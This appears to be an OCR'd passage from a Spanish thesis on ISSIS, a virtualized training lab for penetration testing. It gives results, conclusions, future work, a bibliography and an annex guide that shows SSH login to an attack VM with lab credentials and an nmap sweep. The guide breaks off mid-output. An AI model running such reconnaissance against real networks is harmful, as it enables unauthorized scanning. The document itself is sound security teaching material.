


Figura 18. Acceso a phpPgSql de base de datos de Metasploit (Elaboración propia)




Figura 19. Acceso a NESSUS (Elaboración propia)

Figura 20. Web fase previa de ISSIS (Elaboración propia)




Figura 21. Web test de intrusión (Elaboración Propia)

Con todos los servicios activos, ahora si es posible que la persona en rol de Usuario aprenda a ejecutar un test de intrusión. La persona seleccionada para probar el sistema es un estudiante de especialización en seguridad de la información de la fundación universitaria Juan De Castellanos ubicada en Tunja Colombia. La *Figura 22* muestra la pantalla de bienvenida que la persona con rol de usuario ve una vez ingrese al sistema.

El estudiante sigue paso a paso la guía y desarrolla el test de intrusión sin problemas. Sin embargo en dos ocasiones se confundió con los comandos a ejecutar en el sistema. De esta manera se procede a corregir la guía para que sea todavía más entendible. En número de correcciones va a la par con el número de versiones que se vallan sacando de la guía. La guía empieza con la versión 0.5.0 y a medida que sea modificada aumenta el número de versiones de la misma. Con estas correcciones ahora la guía está en la versión 0.5.8.




Figura 22. Pantalla de bienvenida de máquina HORUS (Elaboración propia)

La persona en capacitación tiene acceso remoto vía ssh a la máquina HORUS y por tanto tiene acceso a las siguientes herramientas:

- NMAP (Procesos de enumeración y descubrimiento de redes).
- NESSUS (Procesos de análisis de vulnerabilidades).
- METASPLOIT (Procesos de explotación).

Se decide que la persona con rol de usuario tenga acceso remoto vía SSH a la máquina HORUS. En un escenario real se suele usar la línea de comandos para hacking ético ya que es más rápido y gasta menos recursos en hardware. Se evita cualquier recurso gráfico como escritorio remoto por ejemplo. Una alternativa para cuando se necesiten recursos gráficos es intentar usar el navegador web. En este caso se usa NESSUS y su gestión se puede hacer con un navegador web.

La *Figura 23* y la *Figura 24* muestran el desarrollo de la fase enumeración por parte de la persona en capacitación.




Figura 23. Uso de la herramienta NMAP (Elaboración propia)




Figura 24. Identificando puertos con NMAP (Elaboración propia)

La *Figura 25* muestra el momento en que la persona con rol de usuario está configurando metasploit para ejecutar un ataque.




Figura 25. Configuración de Mestasploit (Elaboración propia)

En resumen, el sistema se comportó establemente. Después de que el usuario se conectó al sistema y configuró una IP estática en su portátil, accedió a la web de prácticas (ver *Figura 21*) y de ahí descargó las herramientas para realizar el test de intrusión sin problemas. Tanto solo descargó la guía en formato PDF y la herramienta de conexión cliente ssh de nombre PUTTY. Accedió remotamente a la máquina virtual HORUS la cual es la atacante y siguiendo la guía, desarrollo paso a paso el test de intrusión. Durante este momento el sistema se comportó establemente y respondía según al usuario digitaba los comandos mostrados en la guía. El Administrador del sistema ingresó a la web y activó las máquinas virtuales según la guía lo mostraba. En este caso solo se activaron las máquinas virtuales HORUS, OSIRIS y victimaXp.

El usuario demostró interés a medida que ejecutaba el test de intrusión. Solo fue necesaria la intervención del administrador dos veces ya que el usuario no entendía dos pasos en la guía. Esto se corrige en la siguiente versión de la guía.

Al final el usuario aprendió de una forma sencilla a usar la herramienta NMAP para enumerar las máquinas virtuales activas en el escenario virtual. Aprendió a establecer políticas de escaneo de vulnerabilidades con la herramienta NESSUS. Y aprendió a configurar la herramienta METASPLOIT para preparar y realizar un ataque de acceso no autorizado de consola remota a la máquina víctima explotando una de sus vulnerabilidades.

5. Conclusiones y trabajo futuro

5.1. Conclusiones

Los resultados obtenidos son positivos. Los usuarios que usaron el sistema informático dijeron estar satisfechos y demostraron interés y entusiasmo todo el tiempo. Uno de los testimonios decía que el tiempo que se invertía instalando máquinas virtuales y configurando herramientas ahora se invierte en aprender ya que todas las herramientas y servicios están activos desde el principio. Con solo un usuario, contraseña y configurar un direccionamiento estático; se tiene acceso al ambiente virtual previamente configurado para que los usuarios hagan uso del mismo siguiendo una metodología simple. En los requisitos establecidos se propone que no se haga uso de bases de datos con fines de acelerar el desarrollo y depuración del sistema informático. Aun así en el módulo infraestructura se opta por instalar una base de datos mariaDB. Esto se hizo así ya que a futuro cuando el sistema informático esté lo suficientemente depurado, se podrá investigar en la optimización del mismo. La instalación de la base de datos mariaDB se puede ver como una reserva para un plan de trabajo futuro. Se instaló otra base de datos Postgresql. A diferencia de mariaDB, esta si es usada por los usuarios al trabajar con metasploit. Por tanto se invirtió tiempo para crearla, configurarla y establecer su acceso remoto por parte del administrador del sistema.

El sistema informático está enfocado para ser usado en redes locales a un número limitado de usuarios que no superen 10 personas o menos dependiendo de los recursos en hardware donde se instale el sistema. El sistema no tiene acceso a internet y su función es la de capacitar personas. No hay información sensible por proteger. Ningún usuario tendría razones suficientes como para atentar contra la disponibilidad del sistema. De esta manera la seguridad en el sistema no es un punto fuerte a tratar. Sin embargo a forma de investigación, se proyecta una posible auditoria a la aplicación web para encontrar y depurar errores críticos.

La arquitectura del sistema está compuesta por módulos. La descripción, el diseño y la implementación de los módulos fueron tratados en detalle en el proyecto. Esto permite concluir que para seguir con el desarrollo eficiente del proyecto sería necesario de al menos una persona por cada módulo. El perfil de una persona del módulo Infraestructura sería alguien con conocimientos y experiencia avanzados en instalación y configuración de sistemas operativos tipo LINUX. El perfil de una persona encargada del módulo Simulador sería alguien con experiencia en gestión de hypervisores y tecnologías de virtualización.

El perfil de una persona encargada del módulo Prácticas sería alguien con conocimientos en pedagogía. El perfil de una persona encargada del módulo Aplicación sería alguien con conocimientos en tecnologías web del lado del cliente y del servidor. Como en todo proyecto entre más personas con las capacidades necesarias y con disposición a ayudar, muchas más probabilidad que todo salga mejor.

Pese a que los usuarios del sistema tienen la opción de escoger un determinado espacio virtual para realizar su práctica de test de intrusión, esto no significa que deba ser así. Dos usuarios pueden trabajar en el mismo espacio virtual compartiendo la misma red. De momento esto significa que las acciones que realice un usuario podrían afectar a otro usuario. Por ejemplo un usuario podría atacar sin autorización al otro usuario y dejarlo por fuera del sistema. Sin embargo si en la práctica del test de intrusión ya no se requiere atacar la máquina víctima con Windows XP sino por el contrario se requiere atacar la máquina virtual del compañero en la misma red o espacio virtual, entonces en este caso si sería válido. Igualmente el usuario podría atacarse a sí mismo desde su máquina virtual hacia su máquina física desde donde está accediendo al sistema y de esta manera el usuario podría descubrir sus vulnerabilidades personales por así decirlo.

En general se diseñó e implementó un sistema informático con una infraestructura estable usando tecnologías web y de virtualización que permitió a sus usuarios conectarse y así capacitarse en la ejecución de un test de intrusión de forma práctica. Se obtuvo información de plataformas, simuladores y proyectos en general relacionados con capacitación en seguridad informática. Se cumplieron los requisitos del sistema informático ya que se estableció la infraestructura del sistema informático de tal forma que no existiera inconveniente al momento de alojar e integrar las tecnologías web y de virtualización. Se diseñó y se desarrolló la aplicación web la cual guía a los usuarios en el desarrollo de las prácticas de test de intrusión las cuales fueron realizadas sin problemas.

5.2. Líneas de trabajo futuro

El trabajo actual abre muchas líneas de trabajo futuro. Es posible profundizar en el módulo Simulador ya que este contiene tecnologías de virtualización. Para el trabajo actual se usó VirtualBox pero a futuro se podría trabajar con el hypervisor XEN. El objetivo sería lograr la integración entre XEN e ISSIS. Con XEN el comportamiento del simulador en general sería más estable y con mejor rendimiento ya que usa virtualización por hardware.

Seguir diseñando y desarrollando guías de prácticas de seguridad informática para ser integradas en el sistema. Investigar en temas como análisis forense para el cual se podría habilitar una máquina virtual que previamente haya sido atacada. Esta máquina virtual se puede activar para ser usada por los usuarios del sistema en el desarrollo de una práctica de análisis forense.

Aplicación de metodología ágil SCRUM como alternativa al modelo unificado de proceso de desarrollo de software para una mejor adaptabilidad a cambios constantes en la aplicación web como la adición de nuevas guías o la aceptación de nuevas ideas para ser aplicados en el sistema informático con fines de no quedar obsoleto.

Aplicación de técnicas de inteligencia artificial para simulación de ataques en tiempo real por parte de un ente virtual integrado en el sistema informático.

Diseño y desarrollo de guías y escenarios dedicados a realización de prácticas de defensa en profundidad como configuración de firewall o IDS para después probar el nivel de efectividad de los mismos.

Diseño y desarrollo de guías y escenarios dedicados a realización de prácticas de pruebas de malware para medir su nivel de impacto. El malware puede ser copia de malware conocido o desarrollado exclusivamente para el sistema informático.

Aplicación de juego de guerra de ciberseguridad entre dos usuarios donde uno tendría el rol de atacante y otro de defensor en el escenario. El atacante podría usar frameworks como metasploit o sus propias herramientas desarrolladas en Python mientras que el defensor podría hacer uso de firewalls, honeypots o IDS. Si el defensor es desarrollador y quiere proteger una aplicación sea o no sea web, se podría evaluar el nivel de seguridad del código fuente.

6. Bibliografía

[1] J. H. Sanders. (1999). *the Case for Modeling and Simulation of Information Security* [Online]. Disponible en: http://www.johnsaunders.com/papers/securitysimulation.htm

[2] M. Heidary. (2006, Feb 03). *The Role of Modeling and Simulation in Information Security the Lost Ring* [Online]. Disponible en: http://www.windowsecurity.com/whitepapers/information_warfare/Role-Modeling-Simulation-Information-Security.html

[3] J.M. Hill, J.R. Surdu, S. Lathrop, G. Conti, C.A Carver Jr. *MAADNET NetBuilder: A Service/Demand Focused Network Simulator,* 2003 International Conference on Simulation and Multimedia in Engineering Education (ICSEE´03), Communication Networks and Distributed Systems Modeling and Simulation (CNDS 2003), part of the Western MultiConference on ComputerSimulation (WMC´03), Orlando, Florida, 2003.

[4] NeSSi2 website. Accedido en Junio 2017. http://www.nessi2.de/

[5] Scalable Simulation Framework (SSF) and SSF Network Model (SSFNet). Accedido en Junio 2017. http://www.ssfnet.org

[6] M. Liljenstam, J. Liu, D. Nicol, Y. Yuan, G. Yan, C. Grier, *RINSE: the real-time immersive network simulation environment for network security exercises,* Proceedings of the 19th Workshop on Principles of Advanced and Distributed Simulation, IEEE Computer Society, 2005, p. 128.

[7] J. López. (2014, Ago. 31). *SACO (Simulador Avanzado para la Ciberdefensa Organizada)* [Online]. Disponible en: http://www.indracompany.com/es/indra/saco-simulador-avanzado-ciberdefensa-organizada

[8] F. Julian. *Diseño de un ambiente simulado para seguridad de la información.* Revista Ciencia, Innovación y Tecnología (RCIYT). Vol. II. 2015.

Anexos

Modelo guía práctica test de Intrusión

Test de Intrusión a Máquina Vulnerable

Fecha Creación	*24-Mayo-2017*
Última Modificación	*01-Julio-2017*
Versión	*0.5.8*
Tiempo de desarrollo de la práctica	*45 minutos*
Autor	Julián Fonseca

DESCRIPCIÓN

En esta práctica se desarrollan 3 fases para realizar un test de intrusión a una máquina vulnerable.

En la primera fase se desarrolla un proceso de enumeración.

En la segunda fase se desarrolla un proceso de análisis de vulnerabilidades.

En la tercera fase se desarrolla un proceso de explotación de vulnerabilidades.

Se usan las siguientes herramientas:

- Nmap (enumeración)
- NESSUS (análisis de vulnerabilidades)
- Metasploit (explotación de vulnerabilidades)

Se recomienda tener conocimientos previos en:

- Direccionamiento IPv4.
- Protocolo TCP/IP
- Sistemas Operativos

ISSIS

INFORMATIC SECURITY SIMULATOR
INFORMATION SYSTEM

FASE ENUMERACIÓN

OBJETIVO: ***Enumerar los servicios de la máquina víctima usando NMAP.***

Las direcciones IPv4 dadas por la plataforma pueden variar respecto al usuario. Para esta guía se hace de cuenta que el usuario es el número 11 y está en el universo 10 dando una dirección IPv4 de: 192.168.10.11.

Descargar la herramienta PUTTY.

Con la herramienta putty conectarse vía SSH a 192.168.10.2. La (Imagen 1) muestra la herramienta putty.




Imagen 1

Una vez ingresada la dirección, dar click en el botón Open y aparecerá una nueva consola donde nos solicitará nombre de usuario y contraseña.

Las credenciales de acceso a la máquina horus son:

Usuario	**horus**
Password	**horus**

La Imagen 2 muestra el acceso remoto concedido por parte de la máquina horus. Si se ejecutó correctamente el procedimiento, se obtendrá un mensaje de bienvenida al usuario.




Imagen 2

La máquina horus tiene las herramientas para realizar procedimientos de enumeración y explotación. Es por eso que el usuario se conecta remotamente a esta máquina por medio del protocolo de conexiones remotas seguras SSH. En resumen de momento se tienen tres máquinas en el escenario. A continuación se enumeran las tres máquinas:

Dirección IPv4	Máquina
192.168.10.1	OSIRIS Máquina donde está alojada la presente guía y aplicación web
192.168.10.2	HORUS Máquina atacante con herramientas de hacking
192.168.10.11	USUARIO Máquina de la persona en capacitación con rol de usuario

La máquina horus, es una máquina con sistema operativo tipo LINUX la cual contiene las herramientas para desarrollar la actual guía. A continuación es necesario verificar que direccionamiento tiene la máquina horus. En la consola remota ejecutar el siguiente comando:

```
horus@horus ~> ifconfig
```

La Imagen 3 muestra la salida en pantalla de la ejecución del comando ifconfig.

```
horus@horus ~> ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.2  netmask 255.255.255.0  broadcast 192.168.10.255
        ether 08:00:27:bf:57:a3  txqueuelen 1000  (Ethernet)
        RX packets 2654  bytes 225242 (219.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3758  bytes 247573 (241.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Imagen 3

Ahora es necesario identificar los vecinos de la máquina horus. Para esto se usa la herramienta NMAP.

NMAP es una herramienta libre y abierta usada para descubrimiento de redes y auditorias de seguridad de sistemas informáticos. Con NMAP es posible identificar que dispositivos están en la red, que sistemas operativos tienen y que servicios ofrecen.

El primer paso es identificar los dispositivos presentes en la red. Por tanto ejecutamos el siguiente comando:

```
horus@horus ~> sudo nmap -sP 192.168.10.0/24
```

El comando sudo permite ejecutar nmap con privilegios de administrador. De esta manera se obtiene más información de los dispositivos conectados.

El parámetro -sP tiene por nombre sweep ping. Este parámetro se usa para identificar los dispositivos en la red.

Por último se ingresa la dirección de la red en la que se está haciendo enumeración la cual es **192.168.10.0/24.** La Imagen 4 muestra la información arrojada por la ejecución del comando anterior.

```
horus@horus ~> sudo nmap -sP 192.168.10.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-21 18:56 COT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.10.1
Host is up (0.00036s latency).
MAC Address: 08:00:27:5B:C6:A2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.3
Host is up (0.00025s latency).
